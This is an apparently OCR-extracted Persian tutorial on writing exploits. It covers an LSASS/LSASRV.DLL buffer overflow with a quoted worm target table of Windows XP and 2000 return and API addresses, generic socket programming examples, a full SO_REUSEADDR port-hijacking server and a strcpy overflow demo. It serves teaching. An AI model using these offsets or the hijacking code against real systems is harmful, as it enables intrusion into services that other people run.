
پروسه امنیتیLSASS.EXE یکی از زیر روال های همیشه اجرایی ویندوز است و به طوری که گفته شد توابع کتابخانه ای OFFSET های خاصی را اشغال می کنند ما تمامی فعالیت های مان را بر روی یکی دیگر از توابع کتابخانه ای lsass متمرکز کرده بودیم سپس با تست سرریز بافر توانستیم در آخر نقطه ضعف این پروسه را همانند شکل زیر بر روی LSASRV.DLL پیدا کنیم خواب شاید این سوال برایتان مطرح شده باشد که چگونه یکی از این توابع کتابخانه ای برای سر ریز بافر شدن انتخاب می شوند؟


جواب سوال بسیر روشن است با تست سر ریز بافر یعنی برای هر یک ازDLL ها یک زیرروال شاید چندین و چند اکسپلویت نوشته شود تا به نفوذ پذیر بودن آن پی برد و بدانید که برای هر بخش سیستمی شاید بتوان 10 نوع اکسپلویت متفاوت نوشت مثلا همه می دانند که حفرهRPC ترمیم شده است ولی این تظمین نمی کند که در قسنت های دیگری از آن نتوان یک اکسپلویت جدید نوشت با مشخص شدن اندازه بافر آنها طبق مثال هایی که خواهیم زد به راحتی می توان فهمید که چگونه و به چه میزان در چه آدرس هایی می توان یک برنامه را سر ریز بافر نمود در ادامه مقاله با این مطالب بیشتر آشنا خواهید شد .



خواب این تمام چیزی بود که دوست عزیزم برای من فرستاده بود خواب با سورس کد مربوطه و همچنین دیگر اطلاعات دیگر من یک مقدار کنجکاوی بیشتری کردم بیایید با هم یک نگاه دقیقتری به LSASRV.DLL بیندازیم من برنامه hexadecimal خودم رو باز کردم با فراخوانی جستجوی حافظه بدنبال پروسهlsass.exe گشتم می دونستم باید کدوم قسمت از حافظه رو جستجو کنم به زیر شاخه درlsasrv.dll مراجعه کردم توضیح اضافی لازم نمی بینم که بگم - به ترتیب به تصاویر زیر توجه بفرمایید پروسه lsasrv.dll را در حافظه مشاهده می کنید– توجه داشته باشید که هر فایل سیستمی با توجه به نگارشش و همچنین نوع سیستم عامل و سرویس پک کنونی اش می تواند دارای OFFSET های متفاوتی باشند پس نویسنده کد این مطلب را به هنگام نوشتن اکسپلویت مربوطه با توجه به خصوصیات حافظه هر سیستم در نظر می گیرد.


Ram Editor...
smss.exe
winlogon.exe
services.exe
lsass.exe
svchost.exe
svchost.exe
spoolsv.exe
Explorer.EXE
vsmon.exe
zlclient.exe
ypager.exe
wmplayer.exe
WINWORD.EXE
AcroRd32.exe
HackMan.exe
Include system modules
Help
Open...
Close


Ram Editor...
winlogon.exe
services.exe
lsass.exe
C:\WINDOWS\system32\lsass.exe
C:\WINDOWS\System32\ntdll.dll
C:\WINDOWS\system32\kernel32.dll
C:\WINDOWS\system32\ADVAPI32.dll
C:\WINDOWS\system32\RPCRT4.dll
C:\WINDOWS\system32\LSASRV.dll
C:\WINDOWS\system32\msvcrt.dll
C:\WINDOWS\system32\Secur32.dll
C:\WINDOWS\system32\USER32.dll
C:\WINDOWS\system32\GDI32.dll
C:\WINDOWS\system32\SAMSRV.dll
Module: C:\WINDOWS\system32\LSASRV.dll
Path: C:\WINDOWS\system32\LSASRV.dll
Base address: 0x74520000
Base size: 0x000A7000 [668 Kb]
Entry point: 0x00000000
Usage count: 0
Include system modules
Help
Open...
Close



با توجه به مطالب بالا به این نکته رسیدیم که lsasrv.dll چه OFFSET هایی رو بر روی رایانه ها اشغال می کند انوقت در قسمت shellcoding از این داده ها استفاده می نماییم به این قسمت از سورس اکسپلویت توجه کنید

```
struct { char *os; long goreg; long gpa; long lla;}
targets[] = {
// { "os", pop pop ret, GetProcAd ptr, LoadLib ptr },
{ "wXP SP1 many", 0x77BEEB23, 0x77be10CC, 0x77be10D0 }, // msvcrt.dll's
{ "wXP SP1 most others", 0x77C1C0BD, 0x77C110CC, 0x77c110D0 },
{ "w2k SP4 many", 0x7801D081, 0x780320cc, 0x780320d0 },
}, tsz;
```

همانطور که توجه می کنید این قسمت از اکسپلویت برای سرریز بافرmsvcrt.dll بر روی سیستم های win XP و Win2k با توجه به سرویس پک ها ی آن دوره طراحی شده بود همانطور که گفتم کدهای مربوط به این بخش قسمت مربوط به البته core کرم نمی باشد بلکه یکی از زیر روال های کرم است که msvcrt.dll را سر ریز بافر می کند خود بخش اصلیlsasrv.dll را مورد حمله قرار می دهد همانطور که مشاهده کردید چند خط کوچک برنامه خودش چه مباحثی علمی ای رادر بر می گرفت.دربارهی هر کدام از قسمت های سورس بالا می شود صفحه ها مطلب نوشت برای جلوگیری از طولانی شدن مقاله به همین مثال اکتفا می کنم .

در این قسمت می خواهم شما را بیشتر با توابع و همچنینی دستورات شبکه ای آشنا کنم به طور خلاصه اگر برنامه نویس ماهری باشید به راحتی نحوه کار با هر یک ازFunction های زیر راخواهید آموخت .

به جدول زیر با مثال های جزئی ارایه شده توجه کنید) با استفاده از یک منبع آلمانی(

Socket Programming Hand Book	
Functions()	Example Code

socket()
 	
int socket(int domain, int type, int protocol);
	#include
	#include
	
	int main()
	{
	  int s; // Die Variable fuer den Socketdeskriptor
	
	  s = socket(AF_INET, SOCK_STREAM, 0);
	
	  if (s < 0)
	  {
	  / *Fehler */
	  }
	  /* Mit der Socket weiterarbeiten */
	}

bind():
 	
int bind(int sockfd, struct sockaddr *my_addr, int addrlen);
	struct sockaddr {
	  unsigned short sa_family /* Adressfamilie AF xxx */
	  char sa_data[14] /* 14 Byte mit Protokollspezifischen
	
	Adressdaten */
	};
	 Für unsere Internetsockets geben wir hier anstatt einer struct sockaddr eine struct sockaddr_in an. Diese sieht wie folgt aus:
	struct sockaddr in {
	  short int sin_family; /* Adressfamilie normalerweise AF_INET */
	  unsigned short int sin_port; /* Port der Verbindung */
	  struct in addr sin addr; /* Adresse zu der Verbunden werden soll */
	  unsigned char sin_zero[8]; /* Fuelldaten um auf 14 Bytes zu kommen */
	};

listen():
 	
int listen(int sockfd, int backlog);
	#include
	#include
	.
	.
	int s; /* Socket-Deskriptor */
	.
	if (listen(s, 3) < 0)
	{
	  /* Fehler (evtl. errno auswerten) */
	}

accept():	int accept(int sockfd, void *addr, int *addrlen);
connect():	int connect(int sockfd, struct sockaddr *serv addr, intaddrlen);

send() and recv():	int send(int sockfd, const void *msg, int len, int flags);
	
	int recv(int sockfd, void *buf, int len, unsigned int flags);

sendto() und revcfrom()	int sendto(int sockfd, const void *msg, int len, unsigned int flags,
	        const struct sockaddr *to,
	int tolen);
	
	int recvfrom(int sockfd, void *buf, int len, unsigned int flags,
	        struct sockaddr *from,
	int *fromlen);

shutdown():	int shutdown(int sockfd, int how);
close()	

gethostbyname():
#include
 	
struct hostent* gethostbyname(const char* name);
 	
struct hostent {
  char   *h_name;
  char   **h_aliases;
  int   h_addrtype;
  int   h_length;
  char   **h_addr_list;
};
#define h addr h addr list[0]
	#include
	#include
	#include
	
	int main(int argc, char *argv[])
	{
	    struct hostent *host;
	
	    host = gethostbyname(argv[1]);
	
	    if (host == NULL)
	    {
	        fprintf(stderr, "Konnte Host %s nicht finden\n",argv[1]);
	        return -1;
	    }
	
	    printf("Der Host %s hat die IP-Adresse %s\n",argv[1],
	        inet_ntoa(*((struct in_addr *)host->h_addr)));
	    return 0;
	}

getpeername():	int getpeername(int sockfd, struct

	sockaddr *peer, int *addr len);

select():
 	
int select(int numfds, fd set *readfds,
fd set *writefds, fd set *exceptfds,
struct timeval *timeout);
	#include
	#include
	#include
	#include
	
	void set_nonblocking(int sockfd)
	{
	int prev_mode;
	if ((prev_mode = fcntl(handle,
	F_GETFL, 0)) != -1)
	{
	fcntl(sockfd, F SETFL,
	prev mode | O NONBLOCK);
	}
	}
	
	...
	
	struct timeval timeout;
	fd_set readfds, writefds, exceptfds;
	int fd1, fd2, fd2;
	
	/* Sockets vorbereiten (socket(),
	connect(), ...) */
	
	set_nonblocking(fd1);
	set_nonblocking(fd2);
	set_nonblocking(fd3);
	
	FD ZERO(readfds);
	FD ZERO(writefds);
	FD ZERO(exceptfds);
	
	FD_SET(fd1, readfds);
	FD_SET(fd2, writefds);
	FD_SET(fd3, exceptfds);
	
	timeout.tv_sec = 10;
	timeout.tv usec = 0;
	
	select(MAX(fd1, fd2, fd3) + 1,
	readfds, writefds, exceptfds,
	timeout);
	
	if (FD_ISSET(fd1, readfds))
	{
	// Daten lesen
	}
	
	if (FD ISSET(fd2, writefds))
	{
	// Daten schreiben
	}
	
	if (FD_ISSET(fd3, exceptfds))
	{
	// Fehlerbehandlung
	}
	...

برای آشنایی بیشتر با نحوه کاربرد این دستورات به چهار سورس برنامه TCP/UDP Server/Client در جداول زیر توجه فرماید

1: TCP-Server

```
#include
#include
#include
#include
#include
#include
#include
#include
int main()
{
struct sockaddr_in my_addr;
struct sockaddr_in remote_addr;
int size;
int s;
int remote_s;
/* Die Socket erzeugen */
s = socket(AF_INET, SOCK_STREAM, 0);
if (s < 0)
{
fprintf(stderr, "Error: Socket\n");
return -1;
}
my_addr.sin_family = AF_INET;
my_addr.sin_port = htons(2199); /* Port 2199 */
my_addr.sin_addr.s_addr = INADDR_ANY; /* An jedem Device warten */
if (bind(s, (struct sockaddr *)&my_addr, sizeof(my_addr))==-1)
{
close(s);
fprintf(stderr, "Error: bind\n");
return -1;
}
/* Socket aufs warten vorbereiten */
if (listen(s, 1)==-1)
{
fprintf(stderr, "Error: listen\n");
return -1;
}
fflush(stdout);
size=sizeof(remote_addr);
/* Auf eine eingehende Verbindung warten */
remote_s = accept(s, (struct sockaddr *)&remote_addr, &size);
fflush(stdout); /* Ausgabepuffer leeren */
if (remote_s < 0)
{
close(s);
fprintf(stderr, "Error: accept\n");
return -1;
}
```

```
/* Daten ueber seinen Gegenueber ausgeben */
printf("\nincoming connection from %s\n",
inet_ntoa(remote_addr.sin_addr.s_addr));
printf("sending data...");
fflush(stdout);
size=send(remote_s, "Hello World",11,0);
if (size==-1)
{
fprintf(stderr, "error while sending\n");
} else {
printf("ready\n%d Bytes send to remote host\n", size);
}
printf("closing sockets\n");
/* Sockets wieder freigeben */
close(remote_s);
close(s);
printf("terminating\n");
fflush(stdout);
return 0;
}
```

2: TCP-Client

```
#include
#include
#include
#include
#include
#include
#include
int main()
{
struct sockaddr_in host_addr;
int size;
int s;
struct hostent *host;
char hostname[MAXHOSTNAMELEN];
char buffer[1000];
printf("\nEnter Hostname: ");
scanf("%s",&hostname);
host=gethostbyname(hostname);
if (host==NULL)
{
fprintf(stderr, "Unknown Host %s\n",hostname);
return -1;
}
fflush(stdout);
/* Socket erzeugen */
s = socket(AF_INET, SOCK_STREAM, 0);
if (s < 0)
{
```

```
fprintf(stderr, "Error: socket\n");
return -1;
}
/* Socket an das Ziel binden */
host_addr.sin_family = AF_INET;
host_addr.sin_addr = *((struct in_addr *)host->h_addr);
host_addr.sin_port = htons(2199);
/* Verbindung aufbauen */
if (connect(s, (struct sockaddr *)&host_addr, sizeof(host_addr))==-1)
{
close(s);
fprintf(stderr, "Error: connect\n");
return -1;
}
/* Daten empfangen */
size = recv(s, buffer, 1000, 0);
if (size==-1)
{
close(s);
fprintf(stderr, "reading data failed\n");
return -1;
}
printf("Getting %d Bytes of Data\nData:%s\n",size,buffer);
fflush(stdout);
/* Socket wieder freigeben */
close(s);
return 0;
}
```

3: UDP-Server

```
#include
#include
#include
int main()
{
int sockfd; /* unsere Socket */
struct sockaddr_in my_addr, remote_addr; /* 2 Adressen */
int remote_addr_size = sizeof(remote_addr); /* fuer recvfrom() */
char buf[1024]; /* Datenpuffer */
if ((sockfd = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP)) < 0)
{
fprintf(stderr, "Error: socket()\n");
exit(1);
}
my_addr.sin_family = AF_INET;
my_addr.sin_addr.s_addr = htonl(INADDR_ANY);
my_addr.sin_port = htons(2199);
if (bind(sockfd, (struct sockaddr *)&my_addr, sizeof(my_addr)) < 0)
{
fprintf(stderr, "Error: bind()\n");
```

```
close(sockfd);
exit(1);
}
if (recvfrom(sockfd, buf, sizeof(buf), 0,
(struct sockaddr *)&remote_addr, &remote_addr_size) > 0)
{
printf("Getting Data from %s\n",
inet_ntoa(remote_addr.sin_addr.s_addr) );
printf("Data : %s\n", buf);
}
}
```

4: UDP-Client

```
#include
#include
#include
#include
int main(int argc, char **argv)
{
int sockfd;
struct sockaddr_in my_addr, remote_addr;
struct hostent *host_addr;
if (argc != 3)
{
fprintf(stderr, "Usage: %s [HOST] [MESSAGE]\n", argv[0]);
}
if ((host_addr = gethostbyname(argv[1])) == NULL)
{
fprintf(stderr, "Cannot resolv hostname: %s\n", argv[1]);
exit(1);
}
if ((sockfd = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP)) < 0)
{
fprintf(stderr, "Error: socket()\n");
exit(1);
}
remote_addr.sin_family = AF_INET;
remote_addr.sin_addr = *((struct in_addr *) host_addr->h_addr);
remote_addr.sin_port = htons(2199);
if (sendto(sockfd, argv[2], strlen(argv[2]) + 1, 0,
(struct sockaddr *)&remote_addr, sizeof(remote_addr)) > 0)
{
printf("Message sent\n");
} else {
fprintf(stderr, "Error while sending data\n");
}
close(sockfd);
}
```

یک مثال جال هم برای سیستم های NIX*با دقت بیشتری به این سورس توجه کنید

```
/*
* This is an example of how to exploit the security hole in using
* SO_REUSEADDR. It is not intended as a resource for would be
* "hackers" (in the hollywood sense of the word), but for
* programmers so that they can learn about the vulnerability,
* find out if their environment is vulnerable, and write servers
* that can not be compromised in this way.
*
* This is a modification of the tcpserver.c source included in
* the example code for the unix-socket-faq. The faq can be found
* at the following sources:
* http://www.auroraonline.com/sock-faq
* http://kipper.york.ac.uk/~vic/sock-faq
* ftp://rtfm.mit.edu/pub/usenet/news.answers/unix-faq/socket
*
* The most recent version of the sample source includes a modified
* Makefile which knows about this file. Copy this file into the
* sample source directory and type 'make reuseaddr' to compile.
*
* To try it out, run tcpserver, followed by tcpclient to verify
* that it is working correctly. Then run reuseaddr, passing the
* same port number as you did to tcpserver, and the hostname of
* the server. When you next run tcpclient, you will be talking
* to the reuseaddr server instead of the tcpserver server.
*
* Although this works under linux 1.2.13, it may be "fixed" on
* other systems. Possible solutions to the problem should be
* to either not use SO_REUSEADDR, or have your server bind to
* the server's address specifically. Is there any reason not
* to do this?
*/
#include "sockhelp.h"
#include <stdio.h>
#include <unistd.h>
#include <signal.h>
#include <sys/types.h>
#include <string.h>
#include <sys/wait.h>
#include <ctype.h>
/* This waits for all children, so that they don't become zombies. */
void sig_chld(signal_type)
int signal_type;
{
int pid;
int status;
while ( (pid = wait3(&status, WNOHANG, NULL)) > 0);
}
int main(argc, argv)
int argc;
char *argv[];
```

```
{
int sock = -1;
int connected = 1;
char buffer[1024];
char *current_character;
int port = -1;
struct sigaction act, oldact;
struct in_addr *addr;
struct sockaddr_in address;
int listening;
int reuse_addr = 1;
int new_process;
if (argc != 3) {
fprintf(stderr,"Usage: tcpserver port addr\n");
fprintf(stderr,"Where port is the port number or service name to\n");
fprintf(stderr,"listen to, and addr is the host address to bind to.\n");
exit(-1);
}
sigemptyset(&act.sa_mask);
act.sa_flags = 0;
act.sa_handler = sig_chld;
sigaction(SIGCHLD, &act, &oldact);
port = atoport(argv[1], "tcp");
if (port == -1) {
fprintf(stderr,"Unable to find service: %s\n",argv[1]);
exit(-1);
}
addr = atoaddr(argv[2]);
if (addr == NULL) {
fprintf(stderr,"Unable to find host: %s\n",argv[2]);
exit(-1);
}
listening = socket(AF_INET, SOCK_STREAM, 0);
setsockopt(listening, SOL_SOCKET, SO_REUSEADDR, &reuse_addr,
sizeof(reuse_addr));
address.sin_family = AF_INET;
address.sin_port = port;
address.sin_addr.s_addr = addr->s_addr;
if (bind(listening, (struct sockaddr *) &address, sizeof(address)) < 0) {
perror("bind");
close(listening);
exit(-1);
}
listen(listening,5);
while (sock < 0) {
sock = accept(listening,NULL,NULL);
if (sock < 0) {
if (errno != EINTR) {
perror("accept");
close(listening);
exit(-1);
```

```
} else {
continue; /* don't fork - do the accept again */
} /* errno != EINTR */
} /* sock < 0 */
new_process = fork();
if (new_process < 0) {
perror("fork");
close(sock);
sock = -1;
} else { /* We have a new process... */
if (new_process == 0) {
/* This is the new process. */
close(listening); /* Close our copy of this socket */
listening = -1; /* Closed in this process. We are not responsible
for it. */
} else { /* Main Loop */
close(sock);
sock = -1;
}
}
} /* While */
sock_puts(sock,"Welcome to the upper case server.\n");
while (connected) {
/* Read input */
if ( sock_gets(sock, buffer, 1024) < 0) {
connected = 0;
}
else {
if (sock_puts(sock, "Evil impostor!!!\n") < 0) {
connected = 0;
}
}
}
close(sock);
return 0;
}
```

تا اینجای مقاله با مطالب متنوع و مفیدی در زمینه اکسپلویت نویسی و بخصوص برنامه نویسی شبکه آشنا شدید شاید و به احتمال یقین به هنگام کار با برنامه نویسی شبکه با مشکلات زیادی مواجه شوید برای رفع بیشتر سوالات بوجود آمده برایتان FAQ های متعددی در شبکه موجود است با جستجو در سایت های جستجوگر می توانید تعداد زیادی از آنها را پیدا نموده و دریافت نمایید) در آخر مقاله یکی از اینFAQ ها را که بهتر از دیگرFAQ بود را انتخاب کرده و برایتان قرار می دهم (تا اینجای مقاله با نحوه نوشتن قسمت Socket Programming آشنا شدید باز هم تکرار می کنم اهداف این مقاله آموزش برنامه نوسیس نیست بلکه آشنایی با مفاهیم اکسپلویت نویسی در حوزه توانایی های برنامه نویسی شما است .حال نوبت به آنست که مقداری هم درباره مسئله آخر که همان Black Codesها هستند بپردازیم این کد های مخرب می باشند که عملیات نفوذ را محیا می کنند چندین متد برنامه نویسی دراین زمینهوجود دارد که من به یکی از مهمترین و معروفترین و همچنین قدرتمند ترین متد برای اکسپلویت نویسی اشاره می کنم و آن هم Buffer Overflowاست البته اسم های دیگری هم این متد دارد مثلBuffer Over Running این قسمت یک حالت چند کاربرده پیدا خواهد کرد هم می توان از آن در کرک نرم افزار ها استفاده نمود و یا در ساختن بخش حمله کننده اکسپلویت ها به هر حال این یک متد مادر می باشد به بیشترین پیش زمینه ای که در این بخش نیاز خواهید داشت به C++ و اسمبلی و مقداری آشنایی کار با ابزار های Reverse Engineering همانندIDA و یاDebugger های مختلف است .

قبل از شروع این بخش لازم است که یک مقدار بیشتر با حافظه و بخش کاربردی و مهمتر آن که به بحث جاری ما مربوط می شود بپردازیم و آن هم Buffer می باشد اول با هم ببینیم که اصلا بافر چیست و نقش آن در حافظه چیست سپس با استفاده از مثال های عملی با خود Buffer Overflow یا همان سرریز کردن بافر بیشتر آشنا بشویم. باید بگویم که در مرکز تحقیقاتی هر شرکت نرم افزار یبا توجه به این متد زمان های زیادی صرف پیدا کردن ضعف هایی از این دسته معطوف می باشد.

سرریز بافر Buffer Overflow


همانطور که اشاره کردم برای استفاده از یک سرریز بافر در یک اکسپلویت بایستی دارای دانش در مورد اسمبلی و++C و سیستم عاملی است که می خواهید به آن حمله نمایید .

تعریف سر ریز بافر

یک حمله سر ریز بافر به وارد کردن داده های بیشتر در حافظه قرار دادی برنامه است که از قبل نوشتن برنامه مقدار مشخصی از حافظه را اشغال می نموده است سرریز کردن مقدار زیادی از اطلاعات باعث می شود بخشی ار حافظه قرار دادی برنامه به طور جداگانه به آن بپردازید و آن اطلاعات را قبول کند بدین معنی که قسمتی دیگر از حافظه قرار دادی بخشی از دستورات برنامه را متوقف می کند در این نوع از حمله معرفی مقادیر سرریز داده به بخشی از حافظه تبدیل به دستورات جدید برنامه ای می شود در این صورت است که نفوذگر کنترل پردازشگر سیستم هدف را تحت کنترل می گیرد از این نقطه به بعد دستورات بعدی سرریز به صورت همزمان با سرریز بافر اجرا می شوند به طور مثال می تواند یک شل اکانت را به یک IP مورد نظر) دستگاه نفوذگر (برگرداند به طور مثال اگر قرار است یک مقدار از بخش حافظه ای برنامه 10 بیت دیتا را نگه داری کند در صورت سرریز بافر کردن و آمدن مقادیر جدید دستورات قبلی تخلیه شده و یا متوقف می شوند و عملیات پردازشگر متوجه مقادیر جدید آمده از یک حمله سرریز بافر می شود برای درک بهتر این مسئله بگذارید با یک مثال ساده یکی از ضعف های زبان برنامه نویسی C++ را به شما یاد آوری کنیم در این بین مقداری با مفهوم سر ریز بافر آشنا می شوید این اشکال یک اشکال دستوری نمی باشدچون به هنگام کامپایل سورس منبع به هیچ خطایی بر نخواهید خورد ولی در هنگام اجرای خروجی برنامه ترجمه شده با سرریز بافر مواجه شده و خطای برنامه ای مشخص می شود به کد های زیر توجه کنید

```
// lunch.cpp : Overflowing the stomach buffer
#include <stdafx.h>
#include <stdio.h>
#include <string.h>
void bigmac(char *p);
int main(int argc, char *argv[])
{
bigmac("Could you supersize that please?"); // size > 9 overflows
return 0;
}
void bigmac(char *p)
{
char stomach[10]; //limit the size to 10
strcpy(stomach, p);
printf(stomach);
}
```

